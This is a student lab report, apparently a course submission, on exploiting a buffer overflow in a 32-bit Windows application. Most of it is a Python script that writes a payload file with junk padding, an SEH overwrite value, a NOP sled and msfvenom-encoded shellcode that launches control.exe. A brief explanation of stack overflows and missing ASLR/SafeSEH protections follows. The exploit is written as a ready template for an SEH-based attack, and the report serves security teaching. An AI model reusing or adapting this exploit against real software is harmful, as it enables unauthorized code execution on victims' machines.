



## CONTROL PANEL:

```

# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 230
nseh="\x86\xE5\x4B\x90"
nops="\x90" * 30
# msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00" -f python
buf = b""
buf += b"\x89\xe0\xdb\xd4\xd9\x70\xf4\x5b\x53\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x51\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x49\x78\x4b"
buf += b"\x32\x57\x70\x50\x57\x70\x63\x50\x6b\x39\x7a\x45"
buf += b"\x46\x51\x6b\x70\x35\x34\x4e\x6b\x76\x30\x50\x30\x6c"
buf += b"\x4b\x56\x32\x66\x6c\x6e\x6b\x32\x72\x65\x44\x4c\x4b"
buf += b"\x51\x62\x71\x38\x46\x6f\x78\x37\x61\x5a\x76\x46\x34"
buf += b"\x71\x79\x6f\x6e\x4c\x77\x4c\x75\x31\x61\x6c\x74\x42"
buf += b"\x34\x6c\x70\x5a\x61\x6a\x6f\x64\x4d\x56\x61\x5a"
buf += b"\x67\x38\x62\x39\x62\x73\x62\x70\x57\x4c\x4b\x72\x72"
buf += b"\x36\x70\x6c\x4b\x52\x6a\x67\x4c\x4c\x4b\x52\x6c\x32"
buf += b"\x31\x62\x58\x5a\x43\x71\x58\x36\x61\x5a\x71\x72\x71"
buf += b"\x6c\x4b\x72\x79\x75\x70\x33\x31\x68\x53\x4e\x6b\x31"
buf += b"\x59\x64\x58\x4a\x43\x66\x5a\x73\x79\x6c\x4b\x30\x34"
buf += b"\x6c\x4b\x35\x51\x58\x56\x30\x31\x4b\x4f\x4c\x6c\x6a"
buf += b"\x61\x4a\x6f\x56\x6d\x55\x51\x6b\x77\x30\x38\x69\x70"
buf += b"\x52\x55\x6c\x36\x56\x63\x33\x4d\x6c\x38\x55\x6b\x71"
buf += b"\x6d\x75\x74\x74\x35\x39\x74\x52\x78\x4c\x4b\x53\x68"
buf += b"\x47\x54\x73\x31\x39\x43\x35\x36\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x61\x48\x37\x6c\x57\x71\x39\x43\x6e\x6b"
buf += b"\x35\x54\x4e\x6b\x57\x71\x68\x50\x4d\x59\x47\x34\x71"
buf += b"\x36\x44\x63\x6b\x51\x4b\x30\x61\x76\x39\x50\x5a"
buf += b"\x42\x71\x49\x6f\x59\x70\x61\x4f\x61\x4f\x70\x5a\x6e"
buf += b"\x6b\x65\x42\x6a\x4b\x4c\x4d\x73\x6d\x42\x4a\x37\x71"
buf += b"\x4e\x6d\x6e\x65\x68\x32\x73\x30\x65\x50\x63\x30\x46"
buf += b"\x30\x68\x70\x31\x6c\x4b\x50\x6f\x77\x79\x6f"

```





## Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up calculator and control panel.

## **!mona modules**

Also you can see above, all the security measures like ASLR, Safe EFH etc are not implemented. That's why it is showing them as False in the above screenshot.

*Submitted By*

*Deva Dattu Javvadi*

18BCN7081